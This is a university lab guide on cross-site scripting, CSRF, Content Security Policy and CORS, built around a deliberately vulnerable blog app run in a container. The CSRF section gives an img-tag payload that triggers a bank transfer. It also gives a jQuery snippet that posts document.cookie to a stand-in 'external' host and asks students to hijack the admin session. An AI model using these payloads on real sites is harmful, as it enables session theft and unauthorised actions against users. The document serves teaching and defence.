SIO Lab
XSS and CORS

version 1.0

Authors: João Paulo Barraca, Vitor Cunha

Version log:

- 1.0: Initial version

1 Introduction

XSS attacks exploit vulnerabilities within Web interactions where an attacker performs indirect actions against Web clients through a vulnerable Web application. The primary result is that some external code is injected into the victim's web browser and will be executed. All existing context, including valid cookies, as well as computational resources of the victim become available to the attacker.

The attack can be conducted based on data stored in the server, such as a forum message or a blog post, and this is named a Stored XSS Attack.

The attack data can also be encoded in a URL sent by the attacker directly to the victim. Taking in consideration where the untrusted data is used, the attack can be considered a Server Side Attack, or a Client Side Attack. All four combinations are possible.

The problem itself is always due to improper, or insufficient validation of data external to the system.

2 Environment setup

For this project you should use the virtual machine from the previous class. **We will be using software that is purposely vulnerable. Use a LXD container and stop it (or delete it) after the guide is done!**

Quick LXD refresher:

```
# Create and Launch a container called 'aula3'
$ lxc launch images:debian/bookworm aula3

# List your existing containers and verify that the newly created container is there
$ lxc list
+-----------------+---------+---------------------+-----------------------------------------------+-----------+-----------+
|       NAME      |  STATE  |        IPV4         |                     IPV6                      |   TYPE    | SNAPSHOTS |
+-----------------+---------+---------------------+-----------------------------------------------+-----------+-----------+
| aula3           | RUNNING | 10.72.250.44 (eth0) | fd42:6e3:8589:2d10:216:3eff:fe1e:39c8 (eth0) | CONTAINER | 0         |
+-----------------+---------+---------------------+-----------------------------------------------+-----------+-----------+
```

Please obtain the compressed file `xss-demo.zip` from the course website and uncompress it with `unzip xss-demo.zip`. If using LXD:

```
# You need to be in the directory where you downloaded this class' resources
$ lxc file push -r xss-demo.zip aula3/root

# Enter the container's shell
```

```
$ lxc shell aula3

# Update package list
$ apt update

# Install unzip
$ apt install unzip

# Uncompress the vulnerable webapp
$ unzip xss-demo.zip
```

Preparing the webapp within the container:

```
# Install Python3 Virtual Environments
apt install virtualenv

# Create a new Virtual Environment in root's home
cd
virtualenv -p python3 venv
source venv/bin/activate

# Install setup tools and update pip
pip install -U setuptools && pip install -U pip

# Install the webapp
cd xss-demo/app
pip install -r dev_requirements.txt
python setup.py develop
```

Now you can start the application:

```
pserve development.ini
```

The application grabs the shell (`CTRL+C` will kill the appliaction and reset the database). There is one super user, with the username `Administrator` and the password is `top-secret`.

In this class, you will be playing the role of the legitimate user (i.e., the administrator) and the attacker. To do so, you will need to use your browser in regular mode for the attacker and incognito mode for the legitimate user. You may simulate additional legitimate users (e.g., unauthenticated visitors) using other incognito tabs/windows, a different browser, or a separate profile.

You should prepare your VM `/etc/hosts` file adding the following lines (`<aula3_ip>` is the IPv4 address given by `lxc list` for aula3 container):

```
<aula3_ip>  aula3
127.0.0.1   external
```

You can check if the modification to the `/etc/hosts` file were successfull using the `ping` command (i.e., `ping aula3` and `ping external` should succeed). If everything is alright, you can now acess the webapp by browsing to the following URL: `http://aula3:6543`.

Note: An additional folder, named `scripts` contains two small HTTP servers used for the last parts of the guide.

3 Cross-Site Scripting

3.1 Reflected XSS Attack

In a Reflected XSS it is assumed that the attack is non-persistent. With this attack it becomes possible to manipulate the browser Document Object Model (DOM) for a single user, or for multiple users which access a page through the same specially crafted URL depicts a typical attack scenario.



Figure 1: Reflected XSS

The application we are using is vulnerable to this attack. Can you find the vulnerability? *Search* for an action that changes the URL (emphasis on *search*). That is, an action that will redirect to the same page but with added variables and content in the URL. If the page behaves differently based on the URL variables, it is possible that a Reflected XSS Attack is present.

3.2 Stored XSS Attack

The Stored XSS Attack (or persistent) allows an attacker to place a malicious script (usually Javascript) into a webpage (see the next figure). Victims accessing the webpage will render all scripts, including the one injected by the attacker. This attack is very common in place where information is shared between users through web technologies (e.g., forums and blogs). In this case, an attacker composes an specially crafted message, hides some script in its source code, and puts it in some place, which is accessed by a victim. All users accessing that place would execute the exploit.

The application we are using is vulnerable to Stored XSS Attacks, and there are vulnerabilities both in the server side and client side. Can you find the vulnerabilities?

For the Server Side Stored XSS Attack, look for an action that stores a message into the server. For it to be a Server Side Attack, the payload must be included in the web page when the page is built by the server.

For the Client Side Stored XSS Attack, look for code that loads dynamic content into the webpage using Javascript. Use the Web Inspector built in the browser and see if you can find it. Can you trigger a successful attack? Take in consideration that sometimes, `<script>` tags are not evaluated directly, but Javascript can be included in objects event handlers (e.g., `onload`, `onclick...`).



Figure 2: Stored XSS

3.3 CSRF Attack

The Cross-Site Request Forgery (CSRF) attack consists in injecting code that, using the credentials and capabilities of the browser viewing a given object, may attack another system (see next figure). This attack can be used for simple Denial of Service (DoS) or Distributed Denial of Service (DDoS), tracking users, or invoke requests on systems with the identity of the victim.



Figure 3: CSRF

This exploits the fact that, for usability, functionality, and performance purposes, systems cache authentication credentials in small tokens named **cookies**. When a user accesses a service, such as a social sharing application, or a Online Banking solution, a session is initialized, and will be kept valid for a long period. Even if the user abandons the webpage. However, if the user visits another page which has a CSRF exploit targeting the first page, it is possible to invoke services using the user identity, without his knowledge. This attack is frequently done using the `<img>` tag, however, other tags can be used.

As an example, consider that a forum post contains the following content:

```
Totally legit message :)
<img src='https://vulnerable-bank.com/transfer.jsp?amount=1000&to_nib=12345300033233'></img>
```

When the browser tries to load the image, it will invoke an action to an external server. In this hypothetical case, it would transfer funds from the victims bank account to the attacker's bank account.

Sometimes a more complex interaction is required, and the attack will actually inject Javascript code. Can you build a working attack? The following snippet may help:

```
$.ajax({
  url: 'http://external:8000/cookie',
  type: 'POST',
  data: "username=Administrator&cookie=" + document.cookie,
});
```

In the scripts directory of the package you downloaded, there is script named `hacker_server.py`, which will dump to `stdout` all data that is posted to it (using HTTP `POST`). Run the script directly and do a `POST` to `http://external:8000`.

As an attacker, can you abuse the newly exfiltrated cookie to steal the admin's session?

4 Content Security Policy

Content Policy rules is a way of protecting a website from the injection of malicious code. This doesn't stop all XSS types, but it is one of the most important steps. For a more complete protection, this should be combined with CORS, which is described in the next section.

The objective is to define what content can be present in the HTML, or how it is handled by the browser. HTML Content Policy makes use of headers that specify how the browser should load and execute resources. The most important is `Content-Security-Policy`, which specifies a set of rules for content. For a complete reference, please check content-security-policy.com.

To see how it works, lets consider an example where we define that all Javascript should be loaded from the web page server, and no Javascript objects are allowed from external sites, or only from a restricted set. For this purpose, we can set the `Content-Security-Policy` header to:

```
default-script 'self' cdn.jsdelivr.net
```

With this value, scripts will only be loaded from the local server or `cdn.jsdelivr.net` a known Content Delivery Network.

Enable Content Security Policy for the server by removing the comment in line 63 of file `xss_demo/views.py` and restarting the server. This will just call a function that is written a few lines before this line.

Now inject a simple malicious payload that loads a script from an external site, and observe what is printed to the browser console.

If everything works as expected, the browser will not allow that content, and it will not be loaded.

Further rules could be added so that no script is added inline, no images are loaded from external sites, all resources are loaded from secure locations, etc ...

For the remaining of this guide, comment the line again.

4.1 Cross-Origin Resource Sharing (CORS)

Cross-Origin Resource Sharing (CORS) is a mechanism that uses additional HTTP headers to tell a browser to let a web application running at one origin (domain) have permission to access selected resources from

a server at a different origin. A web application executes a cross-origin HTTP request when it requests a resource that has a different origin (domain, protocol, and port) than its own origin.

In the previous exercises, several payload that load resources from external locations could be injected. If CORS is properly setup, the browser will not load resources from external sites, or only load resources from selected sites. This effectively can be used to limit cross site request forgery and most cross site scripting attacks.

The CORS specification states that many resources will be affected, and can effectively be prevented from loading. This includes images, fonts, textures, and any other resource, as well as scripts and even calls made inside Javacript scripts.

Requests can be considered to be of two types: Simple and Preflight. The type of request is defined by the method, headers, destination and several other aspects. depicts the flow used by the browser to select how to handle each request.



Figure 4: CORS request flow (credits to Wikimedia)

We will continue to access the webapp at `http://aula3:6543` and deploy a purpose built server at `http://external:8000` (i.e., this runs in your VM, not the webapp container). The code for the second server is available at `scripts/cors_server.py`. The additional server will simulate a service being exploited by a XSS attack, such as a website for a shop or a bank. The blog software we used previously will remain our method of invoking remote resources.

Start the additional server by executing `python3 cors_server.py`.

Now inject payloads as messages in comments in order to test the different paths in the CORS flow. Observe what is loaded by looking at the browser console, and the server console. Take in consideration that the browser may issue background requests that are not displayed in the network view, but logged by the server.

The following snippet can be used to simulate different requests from within Javascript.

```
$.ajax({
  url: 'http://external:8000/smile.jpg',
  type: 'GET',
  success: function() { alert("smile.jpg loaded"); },
});
```

The request should have been denied and logged in the browser console. The reason is that the `external` server doesn't allow the resources to be shared (loaded) from other web sites. This will avoid indirect calls from users that were tricked with some XSS payload.

Because we are dealing with images, they do not pose a threat, and we can actually allow these resources to be obtained. In order to do this, we can add a header `Access-Control-Allow-Origin` stating that every website can include the images. Check the file `cors_server.py` and uncomment the code around line 20. Then repeat the previous tests.

One of the tests still went wrong. This is because a `GET` with additional headers can be used to trigger authenticated actions (user authentication uses headers). Therefore, the browser will first check if the request can be made by issuing a `OPTIONS` request. The result of this request should be the access policy (`Access-Control-Allow-Origin`), and the list of methods supported (`Access-Control-Allow-Methods` with each method separated by a comma).

In the `cors_server.py` file, add a method named `do_OPTIONS(self)`, which returns the correct headers enabling users to `GET` images.

Repeat the previous tests and see the result. Then, add another payload with a `DELETE` method and observe the result.

Note: We are not issuing `POST` or `PUT` requests for the sake of brevity as the result would be similar.

5 Cleaning

After you have backed up any code you may have changed, you can clean your environment with the following commands:

```
$ lxc stop aula3 && lxc delete aula3
```

6 Further Reading

- Cross-Origin Resource Sharing (CORS)
- Cross-Site Request Forgery Prevention Cheat Sheet
- HTML5 Security Cheatsheet: What your browser does when you look away...
- CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

7 Acknowledgements

- Omar Kohl - XSS Demo app